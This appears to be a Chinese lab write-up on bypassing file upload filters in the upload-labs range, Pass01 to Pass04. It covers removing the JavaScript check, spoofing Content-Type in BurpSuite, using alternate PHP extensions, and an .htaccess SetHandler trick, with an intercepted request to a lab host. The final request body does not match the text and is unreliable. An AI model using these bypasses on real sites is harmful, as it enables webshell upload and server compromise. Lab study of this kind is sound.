

文件上传通关笔记 (upload-writeup)

原创

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订阅专栏

前言



一、客户端javascript校验 (一般只校验后缀名)


二、服务端校验:

1. 文件头content-type字段校验 (image/gif)
2. 文件内容头校验 (GIF89a)
3. 后缀名黑名单校验
4. 后缀名白名单校验
5. 自定义正则校验
WAF设备校验 (根据不同的WAF产品而定)

Pass01 JS 效验

一般都是在网页上写一段javascript脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。

判断方式：在浏览加载文件，但还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，而此时并没有发送数据包。




绕过方式：

方法一：

直接删掉JS代码：


如：把return checkFile () 删掉，然后直接上传。




方法二：

使用BurpSuite代理截断，将要上传的文件后缀改成可以上传的类型，通过代理再改回来。






成功获取PHP信息：



Pass02 Content-type 效验


用BurpSuite修改content-type。

源代码：



仅仅判断content-type类型，因此可以将上传“一句话的文件”抓包修改content-type为图片类型：image/jpeg、image/png、image/gif。

上传文件，用bp抓包，并把Content-Type: application/x-php 改为 Content-Type: image/jpeg。



疑问：如果不知道源代码怎么知道是content-type校验，mime-type与content-type区别。

Pass03 黑名单验证：后缀名


基于文件后缀名验证方式的分类：

- 1、基于白名单验证：只有在白名单中有的后缀名，文件才能上传成功。
- 2、基于黑名单验证：只有不在黑名单中的后缀名，文件才能上传成功。



这一关禁止.jsp、.php、.asp、.aspx后缀名的文件上传。


但是可以其他后缀名嘛，例如php1、php2、.phtml、.php5等等。（前提是apache的httpd.conf中有如下配置代码：

AddType application/x-httpd-php .php .phtml .phps .php5 .pht)




注：上传成功后，文件名会被更改，所以需要查看文件上传的位置以及文件名。





Pass04 黑名单验证: .htaccess



禁止的有点多，但是没有禁htaccess。

htaccess文件介绍:

htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

其中.htaccess文件内容:

```
SetHandler application/x-httpd-php
```

设置当前目录所有文件都使用PHP解析，那么无论上传任何文件，只要文件内容符合PHP语言代码规范，就会被当作PHP执行。不符合则报错。

要想使.htaccess文件生效的前提条件（1.mod_rewrite模块开启。2.AllowOverride All）

因此先上传一个.htaccess文件，内容如下:

```
<FilesMatch "yijuhamuma.jpg">
```

```
SetHandler application/x-httpd-php
```

就是在upload目录下匹配yijuhamuma.jpg的文件并以php文件执行。

一、上传1.htaccess，并把1.htaccess改为.htaccess。

Request to http://192.168.130.3:80

Forward Drop Intercept is on Action Open Browser

Comment this item

```
1 POST /upload-labs/www/Pass-04/ HTTP/1.1
2 Host: 192.168.130.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.130.3/upload-labs/www/Pass-04/
8 Content-Type: multipart/form-data; boundary=-----26926299217719508971214280248
9 Content-Length: 443
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 .....
13 .....
14 Content-Disposition: form-data; name="upload_file"; filename="htaccess"
15 Content-Type: application/octet-stream
16 .....
17 <FilesMatch "yijuhuanama.jpg">
18 setenv http_accept_language httpd-php
19 </FilesMatch>
